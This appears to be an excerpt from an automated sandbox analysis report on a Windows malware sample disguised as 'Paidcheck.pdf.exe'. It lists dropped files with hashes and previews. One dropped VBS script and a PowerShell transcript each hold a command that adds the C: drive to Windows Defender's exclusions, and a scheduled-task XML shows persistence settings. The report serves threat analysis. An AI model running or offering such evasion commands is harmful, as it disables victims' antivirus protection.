SHA-512:	21EFCC9DEE3960F1A64C6D8A44871742558666BB792D77ACE91236C7DBF42A6CA77086918F363C4391D9C00904C55A952E2C18BE5FA1A67A509827BFC630070D
Malicious:	false
Antivirus:	• Antivirus: Virustotal, Detection: 0%, Browse • Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Joe Sandbox View:	• Filename: 02_extracted.exe, Detection: malicious, Browse • Filename: Payment Order_PDF.vbs, Detection: malicious, Browse • Filename: Quotation.exe, Detection: malicious, Browse • Filename: DhStRngAC2.exe, Detection: malicious, Browse • Filename: 1.exe, Detection: malicious, Browse • Filename: Img 06 30 2021 4677.exe, Detection: malicious, Browse • Filename: Purchase#20880.pdf.exe, Detection: malicious, Browse • Filename: 2216DAF252B5F3B4B00238A097E0DF2A57C20780DCE0F.exe, Detection: malicious, Browse • Filename: pVOLEckzk1.exe, Detection: malicious, Browse • Filename: 12ThYgKql3.exe, Detection: malicious, Browse • Filename: Invoice NeededPDF.exe, Detection: malicious, Browse • Filename: LKpLx8L8q9.exe, Detection: malicious, Browse • Filename: 3y4JNjrN1C.exe, Detection: malicious, Browse • Filename: SecuriteInfo.com.Trojan.GenericKD.37108638.5946.exe, Detection: malicious, Browse • Filename: kYvdP38gUv.exe, Detection: malicious, Browse • Filename: qfjDTDPA9L.exe, Detection: malicious, Browse • Filename: wmaJOYGy7Q.exe, Detection: malicious, Browse • Filename: Trainer v22.3.exe, Detection: malicious, Browse • Filename: Trainer v 4.6.1.exe, Detection: malicious, Browse • Filename: PO 389293LC_pdf.exe, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...xX.Z.....0.....^.... .....@.. ....`.....O.....8.....h>..... ..... ..H.....text...d.... ..... ..`.rsrc...8.....@..@.reloc..... .....@..B.....@.....H.....A...p.....T.....~P...-.r...p.....(....(....s.....P...*..0..".....(.....-.r...p.rl..p(....s....z.*...0.....(....~P.....o..... .*..(....*n(.....(.....%...(....*~(.....(.....%...%...(....*.(.....(.....%...%...%...(....*V.(.....}Q.....}R...*..{Q...*..{R...*...0.....(.....i.=...}S.....i.@...}T.....i.@...}U.....+m...(....o .....r]..p.o!...,..{T.....{U.....o"....+(.ra..p.o!...,..{T.....

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Paidcheck.pdf.exe.log

Process:	C:\Users\user\Desktop\Paidcheck.pdf.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	1119
Entropy (8bit):	5.356708753875314
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4j:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKzd
MD5:	3197B1D4714B56F2A6AC9E83761739AE
SHA1:	3B38010F0DF51C1D4D2C020138202DABB686741D
SHA-256:	40586572180B85042FEFED9F367B43831C5D269751D9F3940BBC29B41E18E9F6
SHA-512:	58EC975A53AD9B19B425F6C6843A94CC280F794D436BBF3D29D8B76CA1E8C2D8883B3E754F9D4F2C9E9387FE88825CCD9919369A5446B1AFF73EDBE07FA94D8
Malicious:	**true**
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\RegAsm.exe.log

Process:	C:\Users\user\AppData\Local\Temp\RegAsm.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	42
Entropy (8bit):	4.0050635535766075
Encrypted:	false
SSDEEP:	3:QHXMKa/xwwUy:Q3La/xwQ
MD5:	84CFDB4B995B1DBF543B26B86C863ADC
SHA1:	D2F47764908BF30036CF8248B9FF5541E2711FA2
SHA-256:	D8988D672D6915B46946B28C06AD8066C50041F6152A91D37FFA5CF129CC146B
SHA-512:	485F0ED45E13F00A93762CBF15B4B8F996553BAA021152FAE5ABA051E3736BCD3CA8F4328F0E6D9E3E1F910C96C4A9AE055331123EE08E3C2CE3A99AC2E177CE
Malicious:	**true**
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\dhcpmon.exe.log	
Process:	C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	42
Entropy (8bit):	4.0050635535766075
Encrypted:	false
SSDEEP:	3:QHXMKa/xwwUy:Q3La/xwQ
MD5:	84CFDB4B995B1DBF543B26B86C863ADC
SHA1:	D2F47764908BF30036CF8248B9FF5541E2711FA2
SHA-256:	D8988D672D6915B46946B28C06AD8066C50041F6152A91D37FFA5CF129CC146B
SHA-512:	485F0ED45E13F00A93762CBF15B4B8F996553BAA021152FAE5ABA051E3736BCD3CA8F4328F0E6D9E3E1F910C96C4A9AE055331123EE08E3C2CE3A99AC2E177C E
Malicious:	false
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	14734
Entropy (8bit):	4.993014478972177
Encrypted:	false
SSDEEP:	384:cBVoGIpN6KQkj2Wkjh4iUxtaKdROdBLNXp5nYoGib4J:cBV3IpNBQkj2Lh4iUxtaKdROdBLNZBYH
MD5:	8D5E194411E038C060288366D6766D3D
SHA1:	DC1A8229ED0B909042065EA69253E86E86D71C88
SHA-256:	44EEE632DEDFB83A545D8C382887DF3EE7EF551F73DD55FEDCDD8C93D390E31F
SHA-512:	21378D13D42FBFA573DE91C1D4282B03E0AA1317B0C37598110DC53900C6321DB2B9DF27B2816D6EE3B3187E54BF066A96DB9EC1FF47FF86FEA36282AB90636
Malicious:	false
Preview:	PSMODULECACHE.....<.e...Y...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo..... ..fimo.....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find- DscResource.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Scri pt.....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.... ....Find-Module.....Find-RoleCapability.....Publish-Script.....<.e...T...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1*.. .....Install-Script.....Save-Module.....Publish-Module.....Find-Module.....Download-Package.....Update-Module....

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	22180
Entropy (8bit):	5.6036359814823635
Encrypted:	false
SSDEEP:	384:2tCD+0oF8RO6c9Q2M4KnQwICu7V9wmSJUeRe1BMkmZZkV7ENWDOD4I5iOYs:/O6QE4KQw9VmXeNDW42S
MD5:	479FD065539F6CB9A9073194EE43BA62
SHA1:	A42CBC7BA81ABA1675795855760D409D15B519A0
SHA-256:	CD0AC9E26FBF8ED83477179601F435FF3AB5C7E265A3267F2BD55F9A564558D6
SHA-512:	873047CDCAD971FB4AE20D00592B561E6DB24022BE65F761260354608C0EE772E931EF56CEF7F6D122690DD68E8364D9E147A386B330A9C461D0F9AE72607581
Malicious:	false
Preview:	@...e.....a.....7.).....h.8.....@.....H.....<@.^.L."My...:..... .Microsoft.PowerShell.ConsoleHostD.....fZve...F.....x.).....System.Managemen t.Automation4.....[...{a.C..%6..h.....System.Core.0.....G-.o...A...4B.....System..4.....Zg5..:O..g..q.....System.Xml..L.....7.....J@.....~..... .#.Microsoft.Management.Infrastructure.8.....'....L..}.....System.Numerics.@.....Lo...QN.....<Q.....System.DirectoryServices<.....H..QN.Y.f..... .....System.Management...4.....].D.E.....#.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....~.[L.D.Z.>..m.....Sy stem.Transactions.<.....):gK..G...$.1.q.....System.ConfigurationP...../.C..J..%...].....%.Microsoft.PowerShell.Commands.Utility...D.....-.D.F.<;.nt.1 .....System.Configuration.Ins

C:\Users\user\AppData\Local\Temp\RegAsm.exe	
Process:	C:\Users\user\Desktop\Paidcheck.pdf.exe
File Type:	PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	64616
Entropy (8bit):	6.037264560032456
Encrypted:	false
SSDEEP:	768:J8XcJiMjm2ieHlPyCsSuJbn8dBhFVBSMQ6Iq8TSYDKpgLaDViRLNdr:9YMaNylPYSAb8dBnTHv8DKKaDVkX
MD5:	6FD7592411112729BF6B1F2F6C34899F
SHA1:	5E5C839726D6A43C478AB0B95DBF52136679F5EA

C:\Users\user\AppData\Local\Temp\RegAsm.exe	
SHA-256:	FFE4480CCC81B061F725C54587E9D1BA96547D27FE28083305D75796F2EB3E74
SHA-512:	21EFCC9DEE3960F1A64C6D8A44871742558666BB792D77ACE91236C7DBF42A6CA77086918F363C4391D9C00904C55A952E2C18BE5FA1A67A509827BFC630070
Malicious:	**true**
Antivirus:	• Antivirus: Virustotal, Detection: 0%, Browse • Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...xX.Z.....0.....^.... .....@.. ....`.....O.....8.....h>..... ..... ..H.....text...d.... ..... ..`.rsrc...8.....@..@.reloc..... .....@..B.....@.....H.....A...p.....T.....~P...-.r...p.....(....(....s.....P...*..0..".....(.....-.r...p.rl..p(....s....z.*...0.....(....~P.....o..... .*..(....*n(.....(.....%...(....*~(.....(.....%...%...(....*.(.....(.....%...%...%...(....*V.(.....}Q.....}R...*..{Q...*..{R...*..0.....(.....i.=...}S.....i.@...}T.....i.@...}U.....+m...(....o .....r]..p.o!...,..{T.....{U.....o"....+(.ra..p.o!...,..{T.....

C:\Users\user\AppData\Local\Temp_Fimmlfqfvyftboxhdsnydr.vbs	
Process:	C:\Users\user\Desktop\Paidcheck.pdf.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	182
Entropy (8bit):	4.995421543347364
Encrypted:	false
SSDEEP:	3:FER/n0eFHgSSJJF2uV1HeGAFddGeWLCXknRAuWXp5cViEaKC5SufyM1K/RFofD6T:FER/lFHsCu/eGgdEYmRAuWXp+NaZ5Su4
MD5:	8F1279E3972239624A9E5037A4261E8A
SHA1:	D45F5CD9A81863BF6B486F77FCB0A1497DD46446
SHA-256:	C07EF3D3222255490342758962 7F33C222F6D507D1F161A5FCD11EBF29BFA6CC
SHA-512:	F0380E6ED1B58EE2A9B83D662E0486AF7352B5B72F72375B72F69E567297F3DC08AD372045E58DD81BC62DE32C9DB22F7A670D208F80B2BEC83B941FF790EDE
Malicious:	**true**
Preview:	CreateObject("WScript.Shell").Run "powershell Set-MpPreference -ExclusionPath C:\,'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\dwrn\explorerr.exe'", 0, False

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_2qglplkd.nbo.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_5ai3xzej.ihr.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\tmp4FE3.tmp	
Process:	C:\Users\user\AppData\Local\Temp\RegAsm.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped

C:\Users\user\AppData\Local\Temp\tmp4FE3.tmp	
Size (bytes):	1307
Entropy (8bit):	5.1055546710401485
Encrypted:	false
SSDEEP:	24:2dH4+S/4oL600QlMhEMjn5pwjVLUYODOLG9RJh7h8gK0aa5xtn:cbk4oL600QydbQxIYODOLedq3Ba5j
MD5:	E1762CDA6D6A3715B829E81B77FF06F7
SHA1:	B9F6318A5E4CDB1462E45A0B08EE46D303C40715
SHA-256:	48A86564D25864484ABE34BAA5B71890B8AF30ADE8AC1CF14BBACAE28036F09F
SHA-512:	DC6218645DBE168DCB8DE01124694FF26ED033E7A5CE066FAA1D00817F2E51D167938B4FF4231F514F60895EF0FFE95880D401358C69E49126A219CBF7D3E705
Malicious:	**true**
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo />.. <Triggers />.. <Principals>.. <Principal id="Author">.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>HighestAvailable</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>Parallel</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>.. <AllowHardTerminate>true</AllowHardTerminate>.. <StartWhenAvailable>false</StartWhenAvailable>.. <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>.. <IdleSettings>.. <StopOnIdleEnd>false</StopOnIdleEnd>.. <RestartOnIdle>false</RestartOnIdle>.. </IdleSettings>.. <AllowStartOnDemand>true</AllowStartOnDemand>.. <Enabled>true</Enabled>.. <Hidden>false</Hidden>.. <RunOnlyIfIdle>false</RunOnlyIfIdle>.. <Wak

C:\Users\user\AppData\Local\Temp\tmp5C0A.tmp	
Process:	C:\Users\user\AppData\Local\Temp\RegAsm.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1310
Entropy (8bit):	5.109425792877704
Encrypted:	false
SSDEEP:	24:2dH4+S/4oL600QlMhEMjn5pwjVLUYODOLG9RJh7h8gK0R3xtn:cbk4oL600QydbQxIYODOLedq3S3j
MD5:	5C2F41CFC6F988C859DA7D727AC2B62A
SHA1:	68999C85FC7E37BAB9216E0099836D40D4545C1C
SHA-256:	98B6E66B6C2173B9B91FC97FE51805340EFDE978B695453742EBAB631018398B
SHA-512:	B5DA5DA378D038AFBF8A7738E47921ED39F9B726E2CAA2993D915D9291A3322F94EFE8CCA6E7AD678A670DB19926B22B20E5028460FCC89CEA7F6635E755733
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo />.. <Triggers />.. <Principals>.. <Principal id="Author">.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>HighestAvailable</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>Parallel</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>.. <AllowHardTerminate>true</AllowHardTerminate>.. <StartWhenAvailable>false</StartWhenAvailable>.. <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>.. <IdleSettings>.. <StopOnIdleEnd>false</StopOnIdleEnd>.. <RestartOnIdle>false</RestartOnIdle>.. </IdleSettings>.. <AllowStartOnDemand>true</AllowStartOnDemand>.. <Enabled>true</Enabled>.. <Hidden>false</Hidden>.. <RunOnlyIfIdle>false</RunOnlyIfIdle>.. <Wak

C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\catalog.dat	
Process:	C:\Users\user\AppData\Local\Temp\RegAsm.exe
File Type:	data
Category:	dropped
Size (bytes):	232
Entropy (8bit):	7.024371743172393
Encrypted:	false
SSDEEP:	6:X4LDAnybgCFcpJSQwP4d7ZrqJgTFwoaw+9XU4:X4LEnybgCFCtvd7ZrCgpwoaw+Z9
MD5:	32D0AAE13696FF7F8AF33B2D22451028
SHA1:	EF80C4E0DB2AE8EF288027C9D3518E6950B583A4
SHA-256:	5347661365E7AD2C1ACC27AB0D150FFA097D9246BB3626FCA06989E976E8DD29
SHA-512:	1D77FC13512C0DBC4EFD7A66ACB502481E4EFA0FB73D0C7D0942448A72B9B05BA1EA78DDF0BE966363C2E3122E0B631DB7630D044D08C1E1D32B9FB025C356A5
Malicious:	false
Preview:	Gj.h\.3.A...5.x..&...i+..c(1.P..P.cLT...A.b.....4h...t.+..Z\.. .i.....@.3..{...grv+V...B.....].P...W.4C}uL.....s~..F...}.....E.....E...6E.....{...{.yS...7..".hK.!.x.2..i..zJ... ....f..?._....0. :e[7w{1.!.4.....&.

C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\run.dat	
Process:	C:\Users\user\AppData\Local\Temp\RegAsm.exe
File Type:	Non-ISO extended-ASCII text, with no line terminators
Category:	dropped
Size (bytes):	8
Entropy (8bit):	3.0
Encrypted:	false
SSDEEP:	3:Wn:Wn
MD5:	31760B024C72A6DB96428A87598EDAD6
SHA1:	26D9DC8EE0FEF7C95EDF8865F54A2477F5B2830D
SHA-256:	A41605947ADFFD965CFD275409AFE1E71BD692055EB86F3E60F3090D35389FA8

C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\run.dat	
SHA-512:	2A9C2BB93EF3B50FDA97CACF51FF2228FFADDB33BEFD9062370D240141BE2D6121EFE244F7642926E51487D47BBC504C9B24CCDF9BB81C867974C07A4AFFC343
Malicious:	**true**
Preview:	pf.y.M.H

C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\settings.bak	
Process:	C:\Users\user\AppData\Local\Temp\RegAsm.exe
File Type:	data
Category:	dropped
Size (bytes):	24
Entropy (8bit):	4.501629167387823
Encrypted:	false
SSDEEP:	3:9bzY6oRDIvYk:RzWDI3
MD5:	ACD3FB4310417DC77FE06F15B0E353E6
SHA1:	80E7002E655EB5765FDEB21114295CB96AD9D5EB
SHA-256:	DC3AE604991C9BB8FF8BC4502AE3D0DB8A3317512C0F432490B103B89C1A4368
SHA-512:	DA46A917DB6276CD4528CFE4AD113292D873CA2EBE53414730F442B83502E5FAF3D1AE87BFA295ADF01E3B44FDBCE239E21A318BFB2CCD1F4753846CB21F6F97
Malicious:	false
Preview:	9iH...}Z.4..f..J".C;"a

C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\settings.bin	
Process:	C:\Users\user\AppData\Local\Temp\RegAsm.exe
File Type:	data
Category:	dropped
Size (bytes):	64
Entropy (8bit):	5.320159765557392
Encrypted:	false
SSDEEP:	3:9bzY6oRDIvYVsRLY6oRDT6P2bfVn1:RzWDIfRWDT621
MD5:	BB0F9B9992809E733EFFF8B0E562CFD6
SHA1:	F0BAB3CF73A04F5A689E6AFC764FEE9276992742
SHA-256:	C48F04FE7525AA3A3F9540889883F649726233DE021724823720A59B4F37CEAC
SHA-512:	AE4280AA460DC1C0301D458A3A443F6884A0BE37481737B2ADAFD72C33C55F09BED88ED239C91FE6F19CA137AC3CD7C9B8454C21D3F8E759687F701C8B3C7A6
Malicious:	false
Preview:	9iH...}Z.4..f..J".C;"a9iH...}Z.4..f.~a.....~.~.....3.U.

C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\storage.dat	
Process:	C:\Users\user\AppData\Local\Temp\RegAsm.exe
File Type:	data
Category:	dropped
Size (bytes):	327432
Entropy (8bit):	**7.99938831605763**
Encrypted:	**true**
SSDEEP:	6144:oX44S90aTiB66x3Pl6nGV4bfD6wXPIZ9iBj0UeprGm2d7Tm:LkjYGsfGUc9iB4UeprKdnm
MD5:	7E8F4A764B981D5B82D1CC49D341E9C6
SHA1:	D9F0685A028FB219E1A6286AEFB7D6FCFC778B85
SHA-256:	0BD3AAC12623520C4E2031C8B96B4A154702F36F97F643158E91E987D317B480
SHA-512:	880E46504FCFB4B15B86B9D8087BA88E6C4950E433616EBB637799F42B081ABF6F07508943ECB1F786B2A89E751F5AE62D750BDCFFDDF535D600CF66EC44E92
Malicious:	false
Preview:	pT..!..W..G.J..a.).@.i..wpK.so@...5.=.^..Q.oy.=e@9.B...F..09u"3.. 0t..RDn_4d.....E...i.....~...|..fX_....Xf.p^.....>a..$...e.6:7d.(a.A...=.)*.....{B.[...y%.*..i.Q.<..xt.X..H.. ..H F7g...I.*3.{.n....L.y;i..s-....(5i.....J.5b7}..fK..HV.,...0.... ....n.w6PMl.....v."".v.....#..X.a...../...cC...i..l{>5n.._+.e.d'...}...[..../...D.t..GVp.zz.....(...o.....b...+`J.{....hS1G.^*I..v&.jm.#u..1..Mg!.E..U.T.....6.2>...6.l.K.w"o..E..."K%{....z.7....<...,....]t.:.....[.Z.u...3X8.QI..j_.&..N..q.e.2...6.R.~..9.Bq..A.v.6.G..#y.....O....Z)G...w..E..k(....+..O.....Vg.2xC..... .O...jc.....z..~.P...q../.-.'.h._.cj.=..B.x.Q9.pu.|i4...i...;O...n.?.,. ....v?.5}.OY@.dG|<._[.69@.2..m..I..oP=...xrK.?.....b..5....i&...l.c\b}..Q..O+.V.mJ.....pz....>F.....H...6$. ..d...|m...N..1.R..B.i.....$....$.....CY}..$....r.....H...8...li.....7 P.....?h....R.iF..6...q(.@LI.s..+K.....?m..H....*. l..&<}....`|.B....3.....I..o...u1..8i=.z.W..7

C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\task.dat	
Process:	C:\Users\user\AppData\Local\Temp\RegAsm.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	44
Entropy (8bit):	4.308768198567054
Encrypted:	false

C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\task.dat	
SSDEEP:	3:oNWXp5cViE2J5xAI0L4A:oNWXp+N23f0L4A
MD5:	C9298EEE68389B937EFD1A5CE3DB10A2
SHA1:	2D299BA869C5386FB114AA6016DCB0607DFE98E0
SHA-256:	270C3AC669C532CE18737BFD72CB2981B65A6F08FF2B7EB5C9A4D8834AEB4E62
SHA-512:	1EF5C4AC44E1658DC8EA56F98B2714297D39937B9817E4F843D067F59D2778EC3D65E34DD467442F8B7D86248813E834D47A71D79EC3CE2D8E54B8A41BF19FD
Malicious:	false
Preview:	C:\Users\user\AppData\Local\Temp\RegAsm.exe

C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\dwrn\explorerr.exe	
Process:	C:\Users\user\Desktop\Paidcheck.pdf.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	580096
Entropy (8bit):	6.242459409423084
Encrypted:	false
SSDEEP:	12288:UyVRMbXAPtBXomNFYmujpihOcn92JRVkxdGOcA1WJIq:UyVRxPtB3Cjpihvn+VkxIE1c
MD5:	CE32E8605ADB6C9BB2DCEE69FE887B46
SHA1:	2ACE1FB1E3523768003B61A4A79193214FFAFED9
SHA-256:	7E22F7F21E8798805234BE7AC26BAD65C1EDECB55B051343E0933A68041CE073
SHA-512:	674AD1360E6ED0E1C77865858C08950D6955F8A56544343E9414320470D80258E4FAD0D67EE64423CBC792BFBF2CD6FEE2C1806A837B61F62B7F71C10FE2D9F0
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 33%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...:.....0.....0..... .....@.. .....@..... ..@.....O.....-..... .....|..... ....H.....text..... ....`.rsrc....-.....@..@.reloc..... . .....@..B.....H.....H...L.....M...x.....b.(.....s....}.....(....*....0..Z.....r...p..(....+.s....o....&.{....o....r...po....&r...p...(....o....r...po....,. .&.(.....*.....PP.....(....*..{....o....r#..po....&.{....o....r7..po....&*...0.....r...p.r...p..o.....r...p(....-1.rK..p(....:.....rO..p(....:.....rS..p(....:....*.{....o....rW..po....&r...p..{....o....rq. .po....&r...p..{.....o.....,..{....o....r...po....&*.{....o.....o....

C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\dwrn\explorerr.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\Paidcheck.pdf.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\Documents\20210722\PowerShell_transcript.302494.fAvH+AQY.20210722093349.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5978
Entropy (8bit):	5.384226125292334
Encrypted:	false
SSDEEP:	96:BZ1hAZN4fqDo1ZUFZGhAZN4fqDo1ZE28srZahAZN4fqDo1ZYDiivZg:8
MD5:	AB8875BD5B3058B8423A6B26F392B5E7
SHA1:	9E45AFB3F5211658D59AC397698D841617DC7CF0
SHA-256:	49EDD3825A4186C0CB39926746C6392AF5D1D3905346C6D212A4E877AFFDC259
SHA-512:	B27C3C71B2C91FEDE5726FC99027E827847DB7F632999B9C42046023799DCBFF55311457E13F1AEFA8F92F0AC99D521FB2BE579FB5E35AF6C2C807651ED6B283
Malicious:	false

C:\Users\user\Documents\20210722\PowerShell_transcript.302494.fAvH+AQY.20210722093349.txt	
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210722093401..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 302494 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Set-MpPreference -Exclusion Path C:\,'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\dwrn\explorerr.exe'..Process ID: 748..PSVersion: 5.1.17134.1..PSEdition: Desktop.. PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolV ersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210722093401..**********..PS>Set-MpPreference -ExclusionPath C:\,'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\dwrn\explorerr.exe'..**********..Windows PowerShell transcript start

\Device\ConDrv	
Process:	C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1049
Entropy (8bit):	4.2989523990568035
Encrypted:	false
SSDEEP:	24:z3U3g4DO/0XZd3Wo3opQ5ZKBQFYVgt7ovrNOYlK:zEw4DBXZxo4ABV+SrUYE
MD5:	970EE6AEAB63008333D1D883327DA660
SHA1:	A71E19F66886B1888A183BA1777A23FABAE9822E
